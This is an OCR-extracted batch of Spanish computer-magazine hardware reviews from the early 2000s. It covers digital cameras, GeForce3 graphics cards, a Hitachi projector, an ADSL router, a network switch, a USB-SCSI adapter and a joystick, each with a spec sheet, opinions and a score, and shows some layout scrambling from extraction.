Las pruebas que hemos realizado con la cámara ponen de manifiesto a qué mercado se dirige el producto. A pesar de ser un modelo muy avanzado de la gama, tiene detalles que lo dejan bastante empobrecido de imagen. Y no nos referimos sólo a la imagen resultante. Por ejemplo, cuando se activa el zoom de photosmart 715, éste emite un ruido demasiado sonoro y que desmejora en gran medida la apreciación de sofisticación. Tampoco nos ha gustado el color captado de cada toma, las cuales acaban saturadas de brillo y contraste (no pueden retocarse a posteriori). Otro de los aspectos negativos de la cámara es el "aprendizaje" de la toma por parte del sensor CCD. Es decir, que una vez tomada la captura, tarda aproximadamente 60 centésimas de segundo en realizar la captura, lo que provoca un retardo en la verdadera imagen que se desea tomar. Por esto y otros pequeños factores, la cámara no nos parece tan alta de gama como promete hp.

Nuestra opinión

photosmart es el nombre de guerra de hp en lo tocante a imagen digital. La impresión sí tiene un nicho bien establecido, pero estas cámaras digitales las podemos catalogar como gama media ya que, desgraciadamente, no son precisamente los mejores productos de hp. Este modelo en concreto es fácil de manejar, de buena resolución y muy versátil. Pero no acaban de convencer ni su color ni la cantidad de memoria de que dispone. La función de zoom es quizás el aspecto más destacable dentro de un producto con muy pocas pretensiones en el campo por el que se mueve.

- Muy fácil de utilizar
- Zoom óptico
- Lentitud en la captura
- Toma no muy fidedigna

Valoración 8,3

hp photosmart 318

Cámara digital

Ficha técnica

Precio:	279 €
Compañía:	hp
Contacto:	902 150 151
Dimensiones:	113x43x68 mm
Memoria Flash:	8 Megas
CCD:	2,3 Megapíxeles
Resolución:	1800x1200 píxeles

La hp photosmart 318, inferior al modelo anteriormente analizado (photosmart 715), es una cámara digital compacta de dos megapíxeles fácil de utilizar, sencilla y muy asequible. El segundo modelo de cámara que hp presenta este mes está enfocada a todos aquellos usuarios que dan sus primeros pasos en la fotografía digital, para aficionados a la fotografía que no quieren gastarse mucho en una segunda cámara y para familias que deseen una cámara digital totalmente automática que incluya software intuitivo de edición de imágenes fotográficas para que todos sus miembros puedan manejarla. Bajo esta premisa de comodidad y sencillez sale esta cámara que se resume en enfocar, disparar y disfrutar de los mejores momentos capturados al instante.

Simplemente digital

El modelo 318 tiene lo justo que podemos pedirle a una cámara digital. Ni más, ni menos. Resolución de 2,3 megapíxeles, capaz de alcanzar los 1800x1200, 8 Megas de memoria interna para almacenamiento de fotografías, más una ranura de tarjeta CompactFlash. Dispone de tres modos de calidad que responden a la siguiente nomenclatura: Óptimo y Mejorado, ambas con una resolución de 1800x1200 píxeles pero con diferente calidad de compresión, y en Bueno con una resolución de 600x400 píxeles. La capacidad de la tarjeta interna es de 7 fotos en el modo Óptimo, 16 fotos en el modo Mejorado y 113 fotos en el modo Bueno.

Para aquellos lugares a los que no puedas acceder por problemas de distancia, cuentas con un zoom digital 2x.

Después de hacer varias pruebas recomendamos su uso para situaciones límites, porque la calidad de la foto con el zoom digital baja considerablemente y pixela demasiado las fotos. Además, los usuarios que han probado a realizar capturas con el zoom y luego han impreso dichas capturas, obtienen copias realmente bajas de calidad, con degradados demasiado marcados y los bordes de cada imagen con un alto grado de pixelación. Para las tareas de descarga de imágenes cuenta con interfaz USB para PC (Windows 9x, Me, 2000 y xp), así como para los sistemas Mac (Macintosh 8.6 o superior). Junto con la cámara se incluye el software de edición de imágenes fotográficas hp para PC y Mac, «ArcSoft PhotoImpression», un completo gestor de imágenes con el que cargar y descargar imágenes así como proceder a su retoque. Nos ha gustado el manejo de la cámara pues, para ponerla en funcionamiento, basta con disponer de 4 pilas AA, de las que podemos encontrar prácticamente en cualquier tienda de fotografía, electrónica, etc. Su tamaño (113x43x68 mm) es perfecto para llevarla a cualquier lugar sin problemas de espacio o peso.

«ArcSoft PhotoImpression» permite descargar y editar las fotos.

Nuestra opinión

En principio, la hp photosmart 318 es una cámara muy funcional. Gracias a su tamaño y peso puedes llevarla encima siempre. El problema es que si quieres hacer fotos de calidad tienes que hacerte con más memoria porque sus ocho megas internos no dan para más de 8/9 fotos. No obstante si la utilizas en el modo Bueno y no utilizamos el zoom digital, obtendremos fotos decentes, con un tamaño adecuado para imprimir. La cámara no ofrece más de lo que promete a simple vista y aunque no lo parezca es mucho más de lo que ofrecen modelos similares de otras casas. Recomendada para los que se inicien en la fotografía digital.

- Sencilla de utilizar
- Tamaño
- Software de edición
- Zoom digital

Valoración 7,3

EPSON PhotoPC 2100z

Cámara digital

Ficha técnica

Precio:	540,30 €
Compañía:	EPSON
Contacto:	902 495 969
Dimensiones:	130x46,7x33 mm
Memoria:	8 Megas
Resolución:	2,3 Megapíxeles
Accesorios:	Software

EPSON presenta una cámara digital compacta y muy versátil. El aspecto externo es muy diferente de lo que nos ha acostumbrado EPSON con sus aparatosas cámaras, como 3100z, analizada meses atrás en nuestra redacción. En este modelo se ha utilizado el formato compacto de una cámara analógica, recubierta por una base en plástico de color azul oscuro del estilo de dos discos duros externos de LaCie.

La resolución de la cámara es de 2,3 Megapíxeles, ampliable hasta 3 Megapixels con EPSON HyPict, lo que logra una resolución de 2160x1440 puntos por pulgada, más de lo que cualquier diseñador necesita para sus retoques y fotocomposiciones. Quizá hemos considerado su precio como demasiado elevado para las funciones que ofrece, pero es que esta resolución óptica la hemos visto en muy pocas cámaras. De todos modos, ¿quién no recuerda ese subidón de resolución característico de EPSON y sus impresoras? De poco servía de cara a la calidad global, pero el número vendía. Por otro lado, su memoria de 8 Megas no es precisamente lo que más nos atraiga del modelo, que sigue siendo una cantidad escasa si se tiene en cuenta el tamaño que ocupan las capturas realizadas. El zoom es un elemento que nos ha atraído ya que se trata de una cámara compacta pero posee un zoom de 2x, obteniendo un acercamiento de hasta 2.5 mediante tecnología digital. Todo el funcionamiento, desde el enfoque a través del zoom digital hasta la visualización y borrado de fotos, se lleva a cabo mediante una interfaz intuitiva de iconos sencillos, muy parecido al de los modelos de hp.

Impresión realista

La tecnología que consigue que esta cámara, de aspecto sencillo y poco profesional consiga los mejores resultados al utilizarse para impresión, se llama EPSON Print Image Matching. Se trata de un sistema que almacena 20 parámetros en la cabecera de cada JPEG capturado. Algunos de los parámetros que guarda cada archivo son luminosidad, nitidez, ajuste del contraste del tono de piel, equilibrio de colores, espacio del color, nivel de sombras, geometría concordante, gradación de las tonalidades, etc. Y, para conseguir los mejores resultados, EPSON Stylus Photo fue la impresora más indicada para obtener fidelidad de imagen. En las pruebas hemos obtenido una calidad de imagen idónea, tanto en pantalla donde la profundidad de color de 24 bits omitía la degradación de pixelado y compresión JPEG, como en papel, utilizando una impresora con tecnología Print Image Matching, donde la nitidez y de gran viveza en papel foto de 10x15 fue el detonante para ver a esta cámara con otros ojos.

«ArcSoft PhotoImpression» permite descargar y editar las fotos.

Nuestra opinión

Una vez hemos usado la cámara, tomado algunas capturas y revisado el menú, nos da la sensación de estar trabajando con un producto de gama media-baja. A simple vista no se percibe lo obtenido por el zoom óptico de 2x, la profundidad y resolución de 2,3 Megapíxeles ni la tecnología "Print Image Matching". Estas particularidades aparecen cuando se ha impreso la imagen que, al fin y al cabo, es la mejor forma de ver y apreciar una fotografía. Una cámara que no se parece en nada a la 3100z, ni en precio ni en calidad, pero que da muy buenos resultados.

- Muy cómoda
- Fácil de manejar
- Tecnología "Print Image Matching"
- Precio exagerado

Valoración 7

Oregon Scientific DShot I

Cámara digital

Es posible visualizar el modo y también, el número de tomas.

capacidad para realizar tomas con flash lo relacionamos más bien con una cámara profesional que con una simple "webcam de paseo". No digamos de la resolución que alcanza el pequeño portento: 1280x960. Esto es más que suficiente para editar e ilustrar. Y su profundidad de color de 2,1 Megapíxeles da toda la calidad que se requiere para imprimir. En definitiva, Oregon consigue a un mercado con un producto que en breve tendrá la calidad de una cámara profesional pero con un formato al estilo PC.

Ficha técnica

Precio:	210,32 €
Compañía:	Oregon Scientific
Contacto:	916 503 795
Dimensiones:	110x70x25 mm
Memoria:	16 Megas
Resolución:	1280x960 ppp
Accesorios:	Correa, funda, pilas recargables

Oregon Scientific lanza al mercado una nueva gama de cámaras digitales y de sobremesa, acompañando a su actual abanico de productos para el hogar como relojes digitales o estaciones meteorológicas.

La cámara que nos ocupa tiene un formato cuadrado, algo superior en tamaño a la diminuta SPY-PEN Cleo pero con más funciones en su parte posterior. El funcionamiento de la cámara se centra en el botón Mode, el cual alterna todas las posibilidades de la cámara como captura, captura con flash, captura con retardo y vídeo. El visor es una ventana ligeramente modificada en su lente donde se enmarca miniaturizada, como ocurre en una cámara compacta, todos los detalles de la toma a capturar. Posee una ranura que admite CompactFlash, pero implementa 16 Megas de memoria siempre disponibles. La capacidad es, por lo tanto, dependiente de cómo desee el usuario incrementarla. Se conecta al ordenador por medio de la conexión USB para la descarga de fotos y vídeos (estos últimos de 320x240 puntos máximos de resolución), así como para servir de dispositivo para la videoconferencia. La cámara se acompaña de muchos accesorios, como son el software controlador (en ciertas ocasiones será más conveniente utilizar el capturador del propio Windows xp para obtener las imágenes de la memoria flash), la correa para transportarla o las pilas recargables que, gracias a la toma de corriente pueden recargarse sin necesidad de aparatos externos.

El lateral incorpora una toma para televisión y otra USB.

Con todo, excepto LCD

Hemos realizado todo tipo de pruebas con esta cámara, tanto realizando capturas como utilizándola conectada al ordenador. Tanto en el manejo como en las tomas resultantes, el producto nos parece sobresaliente. Su

Nuestra opinión

Si todas las cámaras digitales del mercado no incluyeran display LCD, probablemente viviríamos una guerra de precios y unos niveles de compra desorbitados. El precio disminuye notablemente, pero no las prestaciones. Dos Megas built-in, un carrete que siempre está listo. Y, aparte, una interfaz para CompactFlash externa. Y salida para televisión. Y zoom digital. Y capacidad para convertirse en Webcam. Lo tiene todo. Pero no tiene display. El que no tenga en cuenta este "pequeño" inconveniente, ya tiene cámara para un buen tiempo. El suficiente para darse cuenta de si necesita un visualizador de sus tomas o no.

- Tamaño compacto
- Memoria interna
- Muchas funciones
- Buen precio

Valoración 8,9

Sparkle GeForce3 Ti500

Tarjeta aceleradora

Ficha técnica

Precio:	499 €
Compañía:	Sparkle Computer
Contacto:	902 366 663
Chip integrado:	GeForce3 Titanium
Resolución max.:	2048x1536
Memoria:	64 Megas RAM
Salidas:	TV-Out

La moda de las GeForce3 está en su punto álgido, tras el reciente anuncio de GeForce4 y la consecuente bajada de precios que experimentará el mercado. La tarjeta que analizamos este mes, del casi desconocido fabricante taiwanes Sparkle (www.sparkle.com.tw), tiene todo lo que hemos visto en productos anteriores. Para empezar con su arquitectura básica, el modelo de chip central es nVIDIA GeForce3 Titanium 500. La velocidad de reloj es de 240 MHz y el tipo de bus que la conecta al sistema es AGP 2x/4x, interfaz con soporte de relleno de textura. El RAMDAC es de 350 MHz e interactúa con el flujo de datos proveniente de una memoria DDR de 64 Megas, con interfaz de 128 bits y operando a una velocidad de 500 MHz.

Comentar que en otros modelos de Titanium 500, esta cifra de reloj era algo inferior (450 MHz). El ancho de banda de esta memoria es de 8 Gigas/segundo y el soporte API es el estándar: OpenGL 1.3 e inferiores, DirectX 8.1 e inferiores, y el trabajo sobre sistemas operativos abarca desde cualquier sistema operativo Windows hasta las más modernas distribuciones Linux. La salida VGA soporta 2048x1536 puntos por pulgada frente a los 1280x1024 de la salida DVI, más que suficiente para dar cobertura a un caro monitor TFT de 17 pulgadas. Para completar el reparto de salidas, Sparkle GeForce3 Ti500 tiene una salida de televisión, S-Video, que permite transmitir la señal gráfica a un televisor con dicha toma.

Titanium 500, la mejor opción

De entre las múltiples soluciones que el mercado propone, una de buena relación calidad/precio puede ser Titanium 500. Da igual el modelo: en esta ocasión tenemos a Sparkle como buque insignia de nVIDIA, pero son tantos los que enarbolan la preciada bandera que abruman y cansan. Cuando se trata de analizar los productos, siempre tomamos como referencia al software «3DMark2001», ya que los resultados pueden contrastarse en tablas confeccionadas por los internautas que prueban sus nuevas tarjetas en infinidad de equipos.

El contraste con estos resultados fue bastante abrumador. Nuestro Pentium 4 a 1,7 GHz, provisto de 128 Megas de RAM, dio un resultado de 5094 puntos, frente a los 4712 puntos obtenidos por un Athlon xp a 1,2 GHz. RADEON 8500 superó de nuevo a esta versión light de GeForce3.

El rendimiento en 2D también nos satisfizo al encontrar una reproducción DVD cercana a la obtenida mediante descompresora MPEG-4 y la posibilidad de utilizar dos monitores con la doble salida VGA.

El disipador del chip es realmente espectacular.

Nuestra opinión

De los numerosos productos que PC Manía analiza cada mes, sobran los análisis y comentarios sobre tarjetas gráficas. Raro es que no aparezca un "nuevo" modelo cada mes y, sorpresivamente, siempre se vincula a un nuevo fabricante que promete oro y moro, a precio de aberrante componente OEM. Resultado: un producto tan básico y elemental como todos los demás, puesto que el corazón es el mismo, el chip saturado de ímpetu comercial made in nVIDIA. Encontramos el mismo precio, las mismas prestaciones y algún elemento nuevo propio de la casa. Pero ninguna razón para elegir este modelo y no otro.

- Gran potencia
- Buena disipación
- Dos salidas, VGA y DVI
- Ninguna novedad

Valoración 8

AOpen GeForce3 Ti200

Tarjeta gráfica

Los componentes son de un tamaño muy reducido.


Ficha técnica

Precio:	301 €
Compañía:	AOpen
Contacto:	916 711 450
Resolución:	2048x1536
Memoria RAM:	64 Megas
Procesador:	GeForce3
Salidas:	VGA, DVI y TV para NTSC/PAL

AOpen es una más. Con la GeForce Ti200, esta marca se suma al grupo de fabricantes que tienen en su lista de tarjetas gráficas, una con el chip GeForce3. El nuevo modelo de AOpen está especialmente dedicado para todos aquellos que busquen lo mejor en calidad gráfica para videojuegos o aplicaciones de diseño, vídeo y fotografía. El dispositivo cuenta con un asistente para la instalación y autodetección del controlador, más un asistente de actualización en línea, por los cuales su instalación y mejora pueden ser realizados por cualquiera, independientemente de sus conocimientos de informática. Dependiendo del monitor que tengas, te ofrece una resolución máxima de 2048x1536 a 75 Hz y 32 bits de color. Dispone de conector D-Sub (VESA DDC2B+), conector DVI y salida de TV.

Tecnología mejorada

A nadie se le escapan las bondades que ofrece el chip GeForce3. Por un lado cuenta con mejoras en el sistema nFiniteFX, sombreado Vertex (pensado para los videojuegos, otorga un mayor número de rasgos propios a personajes y entornos gráficos, allí donde la animación de los movimientos y las expresiones faciales toman relevancia) y pixel programable para proveer virtualmente un número infinito de efectos especiales (además, permite recrear ambientes con materiales y superficies que simulan texturas reales, cambiando el típico aspecto computerizado por una más orgánico), el sistema de transformación e iluminación de segunda generación y un nuevo búfer capaz de producir sombras de alta calidad en tiempo real. A estas características le sumamos una nueva textura 3D capaz de habilitar efectos de volumen Antialiasing de alta resolución y una arquitectura de memoria Lightspeed, bastante más rápida que las de modelos anteriores. GeForce3 es el primer chip totalmente desarrollado para DirectX 8, por lo que tiene algunas características únicas en cuanto a calidad visual. Básicamente, permite que los desarrolladores de juegos inventen efectos especiales propios y programen el chip para que los realiceen. Finalmente, cabe destacar la inclusión de la tecnología E-Color, que ofrece imágenes mejoradas de gran calidad para todos los usuarios, desde el navegante de Internet hasta los profesionales que realizan un uso intensivo de contenido digital.



El disipador refrigera el chip GeForce3 Titanium 200.

Nuestra opinión

El precio que los fabricantes fijan para todos los dispositivos que integran el chip GeForce3, es todavía demasiado alto. Cierto es que el chip ofrece una serie de características de calidad que después se notan, pero pocos son los que están dispuestos a gastarse tanto dinero.
Pero a la espera de que próximamente se presente el chip GeForce4, los que deseen tener lo mejor tendrán pasar por el aro. Qué duda cabe que es un excelente producto y que, sobre todo, para los usuarios de videojuegos, las mejoras son notorias. Por tanto, la elección final, como siempre queda en manos del usuario y sus necesidades, que en este caso por muy altas que sean se verán satisfechas. Eso seguro.

- Resolución
- Sistemas Vertex/Pixel programable
- Tecnología E-Color
- Asistente de instalación y actualización

Valoración 8,9

Hitachi CP-S225

Proyector digital

El alza permite una inclinación de 15 grados para proyecciones horizontales.

Ficha técnica

Precio:	3.451 €
Compañía:	Hitachi
Contacto:	934 092 549
Dimensiones:	289x84x215 mm
Resolución:	800x600
Luminosidad:	1.100 lúmenes
Conexión:	RGB analógica: D-sub HD de 15 patillas; S-Vídeo: mini-DIN de 4 patillas y audio

Hacía ya muchos meses que no teníamos entre nuestras páginas un proyector. Hitachi rompe esta tendencia y nos presenta el nuevo CP-S225, uno de los nuevos productos de su gama dentro de este tipo de dispositivos. Sus prestaciones son muy altas y está enfocado para dar lo máximo en ambientes de trabajo donde el espacio es reducido. Esta condición la cumple, ya que puede proyectar imágenes de un tamaño en diagonal de 60", desde tan sólo 1,5 metros de distancia. Por otro lado, y utilizando los paneles TFT de matriz activa de silicio policristalino de 0,7", junto con una lámpara UHB de 150 W (duración de la lámpara 2.000 horas), es capaz de conseguir un excelente brillo de 1100 ANSI lúmenes.

Preparado para trabajar

El proyector de Hitachi está preparado para trabajar en las condiciones más difíciles, ofreciendo los más altos resultados. Por poner un ejemplo. Es bastante normal que este tipo de dispositivos se utilicen en espacios pequeños donde la gente se sienta relativamente cerca del proyector. Esto conlleva una molestia generada por el ruido que despide el aparato. Pero el CP-S225 dispone de la modalidad Whisper (susurro), también recomendada en situaciones en las que los niveles de luz ambiental son más bajos de lo normal, en la que el proyector opera a bajo caudal de refrigeración y proporciona una luminosidad de 800 lúmenes reduciendo el ruido a tan sólo 32 dB. Su compatibilidad recorre todos los formatos de componentes de vídeo y HDTV (TV de Alta resolución).
Otras de sus funciones son un zoom óptico de calidad superior, corrección trapezoidal digital, congelación de imagen y ampliación (zoom) digital. Cuenta con tres botones de acción, más uno de menú. Su tamaño es de 289x84x215mm y su peso de tan sólo 2,4kg. Además, con el equipo se incluye una práctica bolsa de transporte para guardarlo junto a sus cables y su mando a distancia. Su estructura óptica está formada por tres paneles LCD, una lente de proyección, y cuenta con método de obturador RGB. Además, es capaz de ofrecer una resolución máxima de 540 líneas de TV (resolución vídeo), o bien 800 puntos por 600 líneas (SVGA), con una calidad de color de 8 bits/16,7 M de colores.

Vista de la parte posterior del aparato, con un buen número de entradas y salidas.

Nuestra opinión

Con este tipo de dispositivos ocurre lo mismo de siempre: son demasiado caros. Aunque seguramente su uso estaría más que justificado en cientos de empresas, muchas carecen de un proyector por ese pequeño inconveniente. Cierto es que es modelo CP-S225 de Hitachi no raya en las astronómicas cifras de otros modelos de prestaciones similares, pero tampoco es muy asequible. Por lo demás, sus características técnicas son perfectas para pequeñas oficinas y espacios reducidos donde la calidad de imagen y la calidad de visionado (tanto visual como auditiva) son los dos aspectos más importantes.

- Diseño y acabado
- Modo Whisper
- Bolsa de transporte
- Precio elevado

Valoración 8

EICON DIVA 2440 ADSL

Router ADSL

Ficha técnica

Precio:	300 €
Compañía:	EICON Networks
Contacto:	934 948 770
Dimensiones:	220x160x40 mm
Salidas:	USB, Ethernet
Ratio:	10/100 Mb/s
Accesorios:	Manual, cable RJ11 y Ethernet y software

EICON Networks nos presenta su nuevo modelo DIVA 2440 ADSL, un router muy bien presentado y fácil de manejar que entra en el mercado de la sustitución para usuarios que acaban de adquirir su kit ADSL (como los autoinstalables) y les gustaría mejorar su conectividad con otros equipos del hogar.

Con este producto no es necesario ser un experto técnico en redes y administración de sistemas informáticos. Su sistema ADSL de autodetección por parámetros simplifica la instalación por parte del usuario. Su conectividad punto a punto (PPPoE y PPPoA) elimina la necesidad de utilizar software para su instalación.

Con características profesionales

DIVA 2440 puede ser conectado a dos ordenadores mediante sus conexiones USB y puertos Ethernet, con el fin de compartir la conexión a Internet así como interconectarse y constituir una red doméstica. Como en todos los productos de su tipo, lleva un firewall integrado para impedir la entrada de terceros usuarios desde el exterior. Asimismo, posee un micro-filtro opcional para la instalación de un teléfono. Esto es una característica sobresaliente que permite reaprovechar la positiva antiguedad de las líneas analógicas.

En pocas palabras, esta bifurcación de la línea permite conectar un teléfono o fax a sus salidas y mantener una línea de voz y datos de alta calidad. Los usuarios de ADSL saben que no es posible disponer de una línea de fax con ADSL, pero este micro-filtro permite separar datos y voz y conseguir la conexión del citado fax.

Un funcionamiento sobresaliente

Hemos llegado a un punto en el que ningún router es malo. Ni los cedidos por los grandes del ADSL, ni los más pequeños que se adjuntan en las ofertas autoinstalables pueden defraudar en su funcionamiento. Antes había muchos problemas de conectividad y la configuración era demasiado pesada. Ahora, basta con conectar el router y utilizarlo para lo que es, como un enrutador de sistemas y lanzarlos todos a Internet, así como conectarlos entre sí. Las propiedades de red y conexión a Internet mejoran notablemente cuando, bajo xp, se posee un router de conexión permanente a Internet. Por otro lado, comentar los problemas que hemos tenido con el router: ninguno absolutamente. Los ratios de transferencia y la visualización de que disfruta en su frontal permiten conocer, en todo momento, el estado de la red, la línea y cada uno de los terminales añadidos al router.

Asimismo, el micro-filtro opcional ha sido uno de los mejores accesorios de este router, ya que muchos usuarios autolimitan su pequeña oficina en casa al no poder disponer de una línea fax, poco a poco sustituida por el e-mail.

Con este dispositivo, es posible conectar teléfono y fax y tener canalizados la voz y los datos, filtrados a través del router que interconecta dos PCs conectados a sus entradas.

Nuestra opinión

EICON Networks se puede vanagloriar de estar entre los tres fabricantes más importantes del panorama de las telecomunicaciones. Con este router tenemos un rendimiento paralelo al de un router 812 de 3Com. Lo que más nos ha gustado: la presentación, manuales, sencillez en su conexión. El caso es que, aparentemente, parece que vamos a encontrar numerosos problemas en su instalación, pero basta conectar y listo. Y adiós a los problemas. Para las redes domésticas, este producto puede resultar un poco inaccesible por su precio, pero las pequeñas y medianas oficinas saldrán beneficiadas si lo tienen en sus estructuras.

- Presentación inmejorable
- Función de Hub
- FireWall integrado
- Precio

Valoración 8,7

KTI KS-Soho-8

Switch para red

Ficha técnica

Precio:	200 €
Compañía:	KTI Networks
Contacto:	www.ktinet.com
Dimensiones:	155x65x25 mm
Salidas:	8 y puerto Uplink
Ratio:	100 Mbits/segundo
Accesorios:	Cable, software

KTI Networks nos ofrece otro dispositivo para la conexión de redes domésticas o semiprofesionales (pequeñas oficinas), que nos ha parecido un gran producto por su tamaño, versatilidad y precio.
Se trata de una caja metálica, muy ligera y bien diseñada, que cabe en la palma de la mano.
En su parte posterior ofrece ocho tomas RJ45 estándar, a las que se añaden la toma de red genérica (Uplink, ampliable con otros switch) y otra de alimentación. El switch ofrece un modo de full/half dúplex para cada puerto, filtro de velocidad de cable y almacenamiento consecutivo para cada terminal, con lo que la transferencia de datos es regular y cada ordenador recibe datos secuenciales sin pérdidas de paquetes.
Su panel frontal con LEDs permite conocer el estado de la red general y la demanda de datos desde cada terminal.
Asimismo, puede expandirse aún más su conexión mediante el puerto Uplink, conectándolo a otro switch y creando cascadas de dispositivos para medias y grandes redes.
El switch se acompaña de un conector de alimentación y cuatro sticks antideslizantes para pegar en el switch y evitar su caída desde el escritorio.
Como en todos los productos KTI, el producto se adjunta con un CD-ROM con información sobre el producto, una hoja técnica en formato PDF, una ficha de registro para validar la garantía y el driver para gestionar el producto desde cualquier sistema operativo, desde OS/2 o Workstations, hasta Windows 9.x y Linux.

El modelo incluye una conexión universal Uplink para expandir el switch, junto a ocho tomas para otras tantas terminales.

Conexión en casa

Para los usuarios que tienen en su casa tres o más ordenadores seguramente, necesiten un producto como éste.
En nuestras pruebas montamos este switch sobre un router de 3Com 812. Como bien es sabido por todos, este famoso router únicamente ofrece cuatro tomas, suficientes para una red doméstica pero no para una semiprofesional. Nos estamos refiriendo a la necesidad de conectar cuatro ordenadores al hub y un producto como Vianect de ELSA para la conexión inalámbrica de dos portátiles y, además, una cámara con conexión LAN. Tenemos entonces seis tomas y exceden a las posibilidades de 812 en dos puestos, por lo que hay que desconectar. Para paliar esta carencia, este switch de KTI se adentra en el mercado y su ergonomía y sencillez lo alzan a una gran opción que se debate entre precio y prestaciones, ofreciendo el máximo de las dos categorías para el mercado doméstico y semiprofesional.

Nuestra opinión

Con este switch tienes todo lo que necesitas para ampliar tu red doméstica a (casi) todos los puestos que necesites. Nos parece que ocho puertos son más que suficientes para conectar una red doméstica. Y cuando se trata de un switch que cabe en la palma de la mano, ya no hay que dudar mucho de su adquisición. El inconveniente, siempre necesario en este tipo de productos, es que necesita una toma de alimentación. Por lo demás, muy versátil y fácil de manejar, algo que los usuarios primerizos siempre echan en falta.

- Fácil de usar
- Soporte full dúplex
- Autodetección de red
- Panel de información

Valoración 8,8

Adaptec USBXchange

Adaptador USB para dispositivos SCSI

Ficha técnica

Precio:	97 €
Compañía:	Adaptec
Contacto:	902 330 300
Dimensiones:	100x40x15 mm
Conexión:	USB
Ratio:	Hasta 700 Kb/s sostenidos
Accesorios:	Controlador Mac&Win, manual

Adaptec es conocido en el mundo de la conectividad por la fiabilidad que ofrecen sus productos de cara al mundo SCSI. Sus tarjetas internas para la conexión de discos duros han sido analizadas, casi en la totalidad de su gama, por el laboratorio de PC Manía. Con este USBXchange tienes el complemento para realizar todo tipo de pruebas con dispositivos y tarjetas SCSI, comprobando el rendimiento que puede ofrecer el mejor interfaz para datos.

El producto se basa en un conector de 50-pin (High-Density Connector) que transforma la conexión de 50-pin de USB a una conexión DB de 25-pin en formato SCSI. La extensión para conectar es una clavija USB versión 1.1 compatible con iMac, iBook, G3, G4, Powerbook y todos los PCs compatibles con IBM. ¿Qué significa esto? Que el estándar que empezará a imponerse en los próximos cinco meses, USB 2.0, no está presente en este producto y requiere de la conexión que se utiliza normalmente. Esto, obviamente, podría influir y mejorar la capacidad de transmisión de datos, que siempre se puede quedar corta en una grabación al vuelo exigente, por ejemplo.
Otro de los factores a tener en cuenta y que resulta de gran interés es la propiedad de USB de interfaz humana estándar que detecta Windows, con lo que no es necesario instalar Windows si posees la versión Millenium o xp.

Conectividad con el exterior

El principal objetivo de este producto es la conectividad con periféricos SCSI que, en lo que llevamos de año, se han duplicado las expectativas de exteriorización. Ya hemos tratado algunos productos, como las unidades de grabación externas de LaCie, donde es más que necesario un buen ancho de banda para que el buffer esté siempre lleno de datos y no se provoquen pérdidas que arruinen un disco detrás de otro. Con este periférico hemos llegado a hacer pruebas extremas, con grabación 24x al vuelo desde una unidad de 16x. Es decir, tenemos una velocidad de lectura muy baja, un puente de datos muy frágil (al vuelo y a través de un cable USB versión 1.1) y una unidad de destino extremadamente rápida que es capaz de copiar un CD completo en 5 minutos y 38 segundos. El resultado es mejor de lo que esperábamos gracias a un ratio sostenido de 700 Kb/s, aunque encontramos picos en el indicador de buffer de hasta 1,5 Megas/s, exactamente el doble. Con sistemas operativos exentos de unidades externas los ratios fueron más altos.

Un alto ratio de transferencia

Una de las pruebas a la que hemos sometido el conector SCSI, fue la de conseguir los picos más altos posibles durante la transmisión de grandes ficheros desde un PC y un portátil a un disco externo de almacenamiento (Maxtor 80 Gigas), así como una copia directa a un CD, sesión en la que no se inició un programa de grabación sino que DirectCD permaneció en segundo plano. El pico más alto llegó a 1,1 Mega por segundo, gracias a un directorio de archivos de texto de 25 Kb, donde la copia secuencial llegó a su punto máximo. Una velocidad regular es más que notable.

Nuestra opinión

Si algo llama la atención de los ordenadores de estos últimos meses, es la innumerable horda de periféricos que reposan en el exterior de los mismos: craddles para PDA, escáneres, impresoras, joysticks, discos extraíbles, routers, Webcams... Se podría decir que el PC está más fuera que dentro. Para que esto no quede en un mero intento de portabilidad, los fabricantes de dispositivos SCSI también quieren dar al usuario la oportunidad de transportar sus datos de un modo sencillo y factible. Y para ello la conexión a cualquier ordenador, nada mejor que un producto estándar, compatible y accesible como este USBXchange.

- Fácil de manejar
- Diseño atractivo
- Alto ratio de transferencia
- USB basado en 1.1

Valoración 8

Trust Predator TH400

Joystick

Ficha técnica

Precio:	15,08 €
Compañía:	Trust
Contacto:	902 160 937
Dimensiones:	210x90x85 mm
Nº botones:	5 y scroll
Conexión:	USB
Accesorios:	Software

Trust nos hace llegar lo que resulta ser un producto más de la gama enfocada a usuarios noveles, iniciados en el mundo del ocio informático. Trust nos había dejado buen sabor de boca con algunos modelos más avanzados que este TH 400, pero no todo es evolución en un sector, y menos en una empresa dedicada a los productos de gama media-baja. Aquí se raya la involución, el regreso a los estándares del pasado.
En principio, tenemos una forma similar a la de otros joysticks, y éste en concreto es una mezcla entre SideWinder de Microsoft y Predator QZ500, el más vendido de Trust.
La forma es bastante corriente, en el centro se ubica el control multidireccional para las vistas en cabina y el control de gas, que en este modelo se ha diseñado como una rueda de scroll, sigue perpendicular a la línea que divide físicamente al joystick, pero tiene muy poco recorrido. Tan poco que basta con inclinar un poco el control para agotar el recorrido, algo que exige mayor precisión en ciertos juegos.
El software controlador no ofrece mucho más que la ficha del sistema operativo, limitándose a un control luminoso del estado de los botones y la calibración de la palanca.

Demasiado sencillo

Al probar este hardware, nos ha parecido demasiado sencillo tanto en su estructura como en su funcionamiento. El joystick está claramente "partido" por la mitad, ya que su carcasa se une en dos mitades, y añadidos a este complejo se hallan los botones posteriores y anteriores. El del medio es bastante cómodo, ágil, sus múltiples direcciones funcionan a la perfección. Los botones de fuego tienen demasiado marcada su condición digital y profieren un clic demasiado sonoro.
El movimiento de la palanca sí nos satisfizo desde el primer momento, ya que sus direcciones son muy amplias y no están definidas, lo que evita que el usuario choque contra direcciones cardinales continuamente.
Asimismo, el clic de sus botones es digital, algo que gusta a los usuarios que huyen de los tactos de membrana, que a veces no da la sensación característica de pulsado. Por otra parte, la base no es tan estable como se necesita, prescinde de ventosas o cualquier otro tipo de anclaje y los movimientos pueden desestabilizar el joystick.
Para poco exigentes, en definitiva, mercado esencial de esta compañía alemana.

Control multidireccional y cuatro botones de disparo a muy buen precio.

Nuestra opinión

